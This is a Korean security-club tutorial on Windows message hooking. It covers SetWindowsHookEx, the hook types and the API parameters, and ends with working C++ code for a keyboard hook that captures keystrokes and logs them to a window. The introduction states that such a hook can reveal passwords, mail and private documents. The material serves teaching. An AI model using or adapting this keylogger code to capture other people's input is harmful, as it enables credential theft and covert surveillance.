키보드 후킹 프로그램

영남대학교 @Xpert 송주희

개요

1. 후킹이란 ?

2. 후킹프로그램을 위한 사전 지식들

3. 후킹 프로그램 제작에 필요한 API 함수 소개


4. 본격적인 후킹 프로그램 제작

5. 참고문헌

1. 후킹이란 ?

후킹의 정의

"후킹" 이란, 다른 프로세스의 실행경로를 가로채는 것을 말한다.
우선 Message Hooking을 이용한 프로그램으로서, 사용자가 키보드를 통해 입력할 때 이를 가로채는 기술을 이용하여 가로챈 것을 만드는 이의 임의대로 가지고 놀 수도 있다. 이 프로그램을 특정 프로그램의 비밀번호나, 상대방이 작성하는 비밀문서 혹은 메일의 내용이나 대화창의 내용까지 확인 가능하므로 간단한 기술이지만 사용자에게는 자칫 치명적일 수도 있다.



후킹의 종류

후킹은 그 종류가 너무도 많다. 후킹을 하는 대상에 따라서 메시지 후킹, API 후킹, 네이티브 API 후킹, 인터럽트 후킹등이 있다. 또한 디바이스 드라이버의 필터 드라이버도 후킹의 일종이라고 할 수 있다. 이번에 살펴볼 영역은 메시지 후킹이다. 이는 SetWindowsHookEx로 이루어지는 단순하면서도 문서화된 방법으로 다른 윈도우를 후킹하는 기법이다.


앞으로

SetWindowsHookEx를 통해서 할 수 있는 다양한 형태의 후킹을 시도해 볼 것 이다. 키보드 입력을 모니터링 하는 WH_KEYBOARD 훅, 마우스 이벤트를 모니터링 하는 WH_MOUSE 훅, PostMessage로 전달된 내용의 처리 과정을 모니터링 하는WH_GETMESSAGE 훅,SendMessage의 처리 과정을 모니터링 하는 WH_CALLWNDPROC, WH_CALLWNDPROCRET 훅, 입력 이벤트를 저장하고 재생하는 WH_JOURNALRECORD, WH_JOURNALPLAYBACK 훅, 각종 윈도우 관련 이벤트를 통지 받을 수 있는 WH_CBT 훅, 훅 프로시저의 수행 과정을 모니터링 하는 WH_DEBUG 훅에 관해서 차례로 살펴볼 것이다.

2. 후킹 프로그램을 위한 지식들

Window 에서 data 입력과정

우리가 게시판과 메모장을 연상태에서 메모장을 활성화 시킨 상태인 경우 키보드로 입력을 하는 것들은 모두 메모장으로 간다. 어떻게 키보드에 입력한 것이 바로 메모장으로 가는 것을 알아야 한다.
이를 알기 위해서는 일단 키보드나 마우스로 입력되는 것들이 무엇으로 이루어졌는지를 알아야 한다. Windows 에서 발생하는 키보드나 마우스의 입력들은 Message 로 이루어진다
키보드나 마우스에 의해 Message 가 발생하게 되면 이 Message 들은 Message Queue 라고 하는 곳에 쌓이게 된다. Queue 의 특성상 먼저 들어온 놈이 먼저 나가게 되므로 활성화된 프로세스에게 전달되는 것이다.
그렇다면 어떻게 하면 프로세스로 가는 Message 를 가로채서 마음대로 가지고 놀수 있을까? 키보드로 입력을 했을 때 Message 는 일단 어떠한 프로세스에도 속하지 않고, Message Queue 라는 곳에 쌓이게 된다. 여기서 중요한 사실은 특정 프로세스에 전달되기 전이라는 점이다. 이를 알기 위해서는 Windows 의 3 대 요소라고 하는 user, GDI, kernel 의 관계에 대해 알아야 한다.
이 3 대 요소들은 실제로 User32.dll, GDI32.dll, Kernel32.dll 으로 구현되어 있다.
[User32.dll] –일반적으로 사용자의 입력을 받는 역할
[GDI32.dll] –어딘가에 결과를 표현하는 역할
[Kernel32.dll] –실행을 위한 Thread 관리, 메모리관리 등을 담당하는 핵심 Module!
특히! User32.dll 은 키보드나 마우스로부터 입력에 대한 신호가 오면 devicedriver 는프로그래머가 다룰수있는 API 로프로그래밍을 할수있도록 Message 로 바꾸어 주는일을 하기도 한다. 이중에서 필요한 message 는 WM_KEYDOWN, WM_KEYUP,WM_CHAR 와 같은 것들이 될것이다.



DLL (Dynamic Link Library)

DLL 은 Dynamic Link Library 의 약자로, 동적으로 연결되어지는 라이브러리를 의미한다. 실행 시에 함수가 실행 파일에 연결되며, 실행 파일에는 호출할 함수의 정보만 포함되어 실제 함수의 코드는 복사되지 않으므로 SLL(정적연결)에 비해 실행 파일의 크기가 작아진다. 하지만 실행파일은 함수에 대한 정보만 가지고 있을 뿐 실제의 코드를 가지고 있지는 않으므로 프로그램 실행 시에 DLL 이 꼭 있어야 한다.

윈도우에서 실행된 프로세스들은 리눅스에서와 마찬가지로 보호 모드에 의해 각자 독립적인 메모리 공간을 갖게 된다. 즉, 가상 메모리를 체계를 사용한다는 말이다. 하지만, 가상 메모리 체계에서 어떻게 다른 프로세스의 함수를 호출할 수 있을까? 일단 결론은 불가능하다는 것이다. 리눅스에서와 마찬가지로 한 프로세스 내에서 다른 프로세스의 변수나 함수에 접근하는 것은 불가능하다. 그래서 그에 따른 우회 방법으로 바로 동적 라이브러리를 사용하는 것이다.
특정한 한 프로그램이 동적 라이브러리를 등록하면, 그 등록된 라이브러리가 이후에 실행되는 모든 프로세스에 적용이 된다. 바로 이 특징을 이용하면 한 프로세스가 자신의 코드에 포함되어있지 않은 함수를 실행할 수 있게 되는 것이다.

메시지 후킹을 위해 필요한 지식들
1. 동적 라이브러리를 만들 수 있어야 한다.
2. 동적 라이브러리 안의 함수를 가져와 사용할 수 있어야 한다.
3. SetWindowsHookEx 함수를 사용할 수 있어야 한다.

3.후킹 프로그램 제작에 필요한 API 함수 소개

SetWindowsHookEx

SetWindowsHookEx 함수는 다른 주소 공간으로 초대 받기 위한 등록 작업을 하는 함수이다. 이 함수를 사용하면 시스템은 우리가 만든 DLL 을 특정 상황에 다른 프로세스의 주소 공간으로 넣어 준다.

#함수의 원형

```
HHOOK SetWindowsHookEx(int idHook, HOOKPROC lpfn, HINSTANCE hMod, ORD dwThreadId);
```

#함수 인자값 설명
idHook: [입력] 어떤 종류의 후킹을 할 것인지 지정한다. 다음 표에 나타나 있는 값 중 하나를 선택할 수 있다.

값	의미
WH_CALLWNDPROC	SendMessage 프로시저가 처리되기 직전 시점을 모니터링 한다.
WH_CALLWNDPROCRET	SendMessage가 처리되고 리턴되는 시점을 모니터링 한다.
WH_CBT	윈도우 생성/소멸/활성화등의 CBT 기반 프로그램에 도움이 될만한 정보를 통지 받을 수 있다.
WH_DEBUG	다른 훅 프로시저를 디버깅 하는 훅 프로시저

WH_FOREGROUNDIDLE	현재 활성화된 윈도우 쓰레드가 유휴 상태가 될 때를 감지한다.
WH_GETMESSAGE	PostMessage를 통해서 메시지가 메시지 큐에 들어가는 것을 모니터링 한다.
WH_JOURNALPLAYBACK	WH_JOURNALRECORD를 통해서 기록된 내용을 재생한다.
WH_JOURNALRECORD	키보드/마우스등의 입력을 기록한다.
WH_KEYBOARD	키보드 입력 내용을 모니터링 한다.
WH_KEYBOARD_LL	NT/2000/XP: WH_KEYBOARD보다 저 수준에서 키보드 입력 내용을 모니터링 한다.
WH_MOUSE	마우스 입력 내용을 모니터링 한다.
WH_MOUSE_LL	NT/2000/XP: WH_MOUSE보다 저 수준에서 마우스 입력 내용을 모니터링 한다.
WH_MSGFILTER	다이알로그 박스, 메뉴, 스크롤 바 등에서 생성되는 입력 메시지를 모니터링 한다.
WH_SHELL	쉘 애플리케이션에 유용한 정보를 통지 받는다.
WH_SYSMSGFILTER	다이알로그 박스, 메뉴, 스크롤 바 등에서 생성되는 입력 메시지를 모니터링 한다. 호출한 쓰레드와 같은 데스크탑 상에 존재하는 모든 윈도우의 메시지를 감시한다.

lpfn: [입력] 후킹 프로시저의 주소를 넣어준다.
hMod: [입력] 후킹 프로시저가 존재하는 모듈 핸들을 넣어준다.
dwThreadId: [입력] 후킹할 쓰레드의 아이디를 넣어준다. 이 값으로 0을 지정하면 시스템 내의 모든 쓰레드를 후킹한다.
리턴 값: 훅 핸들. 성공한 경우에는 적절한 훅 핸들을 넘겨준다. 실패한 경우에는 NULL을 리턴 한다.

UnhookWindowsHookEx

후킹을 종료하고 싶을 때에는 UnhookWindowsHookEx 함수를 호출하면 된다. SetWindowsHookEx 함수를 통해 리턴 받은 훅 핸들을 넣어주면 된다.

#함수원형

```
BOOL UnhookWindowsHookEx(HHOOK hhk);
```

#함수인자값 소개
hhk: [입력] 앞에서 소개한 SetWindowsHookEx를 통해서 리턴 받은 훅 핸들을 넣어준다.
리턴값: 함수가 성공한 경우에는 TRUE를, 실패한 경우에는 FALSE를 리턴 한다.

이 함수를 사용할 때에 한가지 주의할 점은 UnhookWindowsHookEx를 호출하는 순간에 다른 프로세스로 인젝트된 DLL이 모두 빠지는 것은 아니라는 점이다. 인젝트된 dll이 분리되는 시점은 시스템이 결정한다.

CallNextHookEx

시스템에 존재하는 모든 프로세스가 자신과 마찬가지로 후킹할 권리가 있다. 또

한 이러한 후킹 시스템이 잘 운영될 수 있도록 자신의 후킹 작업이 완료된 다음에는 반드시 다음 후킹 프로시저에게 제어권을 넘겨 주어야 한다.
CallNextHookEx 함수는 다음 훅 프로시저에게 제어권을 넘기는 작업을 한다. 통상적으로 이 함수는 훅 프로시저의 말미에 호출 한다.

#함수원형

```
LRESULT CallNextHookEx(HHOOK hhk, int nCode, WPARAM wParam, LPARAM lParam);
```

#함수인자소개
hhk: 무시된다.NULL로 지정.
nCode, wParam, lParam: 후킹 프로시저 내부로 전달된 값을 그대로 넣어주면 된다.
리턴 값: 다음 후킹 프로시저의 리턴 값이 리턴 된다. 보통의 경우 후킹 프로시져는 여기서 리턴되는 값을 그대로 리턴한다.

WH_KEYBOARD 후킹 함수
메시지를 처리하는 함수는 CALLBACK 타입으로 지정된다. CALLBACK이라는 것은 이 함수가 사용자에 의해 호출되는 것이 아닌, 프로그램에 의해 호출된다는 의미이다. 사용자가 함수를 호출하지 않고, 프로그램이 함수를 호출하였다.

#함수원형

```
LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam);
```

#함수인자
code: [입력] code값이 0보다 작은 경우는 훅 프로시저를 수행하지 않고 바로 CallNextHookEx를 호출한 다음 리턴해야 한다. 이 값은 다음과 같은 의미를 지닌다.

코드값	의미
HC_ACTION	wParam과 lParam이 키보드 정보를 담고 있다.
HC_NOREMOVE	wParam과 lParam이 키보드 정보를 담고 있다. 이 값은 메시지 큐에서 메시지가 제거되지 않을 때 설정된다(PeekMessage의 PM_NOREMOVE 플래그가 설정된 경우다).


wParam: [입력] 현재 키보드 입력 이벤트를 일으킨 가상 키 코드.
lParam: [입력] 키보드 입력에 대한 부가 정보. 이 정보는 비트 별로 다음과 같은 의미를 가진다.

비트	의미
0-15	반복 횟수.
16-23	스캔 코드.
24	현재 눌려진 키가 확장 키인지를 의미한다. 확장 키인 경우 1을, 그렇지 않은 경우 0을 가진다.
25-28	예약됨.
29	ALT키가 눌려진 상태인 경우 1을, 그렇지 않은 경우 0을 가진다.

30	이전 키 상태. 키가 눌려진 경우 1을, 그렇지 않은 경우 0을 가진다.
31	키가 눌려진 경우 0을, 그렇지 않은 경우 1을 가진다.

리턴값: code가 0보다 작은 경우는 훅 프로시저를 수행하지 않고 CallNextHookEx를 호출한 후 결과 값을 리턴 해야 한다. 그렇지 않은 경우에도 CallNextHookEx의 호출 결과를 리턴 하는 것이 좋다. 만약 키보드 메시지 처리를 중단하고 싶다면 CallNextHookEx를 호출하지 않고 0이 아닌 값을 리턴 하면 된다.

4. 본격적인 후킹 프로그램 제작



[그림] 실행화면

중요코드 살펴보기

```
LRESULT CALLBACK
      KeyHookMsg(int code, WPARAM w, LPARAM l)
      {
         if(code >= 0 && IsWindow(g_targetWnd))
         {
             PKEYINFO keyInfo = (PKEYINFO) &l;

             if(!keyInfo->extended && !keyInfo->alt && !keyInfo->notPressed)
              {
                BYTE keyState[256];
                 WORD ch=0;

                 GetKeyboardState(keyState);
                 keyState[VK_CONTROL] = 0;
                 if(ToAscii((UINT) w, keyInfo->scanCode, keyState, &ch, 0) == 1)
                 {

                     SendMessageTimeout( g_targetWnd,
                                         g_callbackMsg,
                                         ch,
                                         1,
                                        SMTO_BLOCK|SMTO_ABORTIFHUNG,
                                         50,
                                         NULL    );
                 }
             }
         }

         return CallNextHookEx(NULL, code, w, l);
      }

```

4: code가 0이상인 경우와 후킹 정보를 전송할 윈도우가 존재하는 경우에만 후킹 프로시저를 수행 한다.
8: 확장 키가 아니고, alt가 눌려지지 않은 상태에서, 키를 누른 경우를 검사한다.
13–15: 가상 키 코드를 적절한 형태의 아스키 코드로 변환한다. Control 키는 무시한다.
18-24: 대상 윈도우로 키 메시지를 전송한다. WPARAM으로는 아스키 코드를, lParam으로는 넘어온 키 정보 값을 전송한다. 대상 윈도우가 블록될 수 있기 때문에 SendMessageTimeout을 사용한다.

위에 보낸 메시지를 처리하는 프로그램 쪽의 메시지 핸들러 코드는 다음과 같다.

```
1  LRESULT CkeylogDlg::OnKeyMsg(WPARAM w, LPARAM l)
2   {
3       CString buf;
4      PKEYINFO keyInfo = (PKEYINFO) &l;
5
6       for(unsigned i=0; i<keyInfo->repeatCnt; ++i)
7       {
8           switch(w)
9          {
10          case VK_BACK:
11              buf += "<BS>";
12              break;
13
14          case VK_SPACE:
15              buf += "<SP>";
16             break;
17
18          case VK_TAB:
19              buf += "<TAB>";
20              break;
21
22          default:
23              buf += (TCHAR) w;
24             break;
25          }
26      }
27
28      int len = m_edtKeyLog.GetWindowTextLength();
29      m_edtKeyLog.SetSel(len, len);
30      m_edtKeyLog.ReplaceSel(buf);
31
32     return 0;
33  }
34
```

6-26: 에디터에 추가할 내용을 buf에 저장한다.
28-30: 에디터의 마지막 부분에 buf를 추가한다

5.참고문헌

"해킹/파괴의 광학" - 김성우 저
"Programming Applications for Windows (4/E)" – Jeffrey Ritcher 저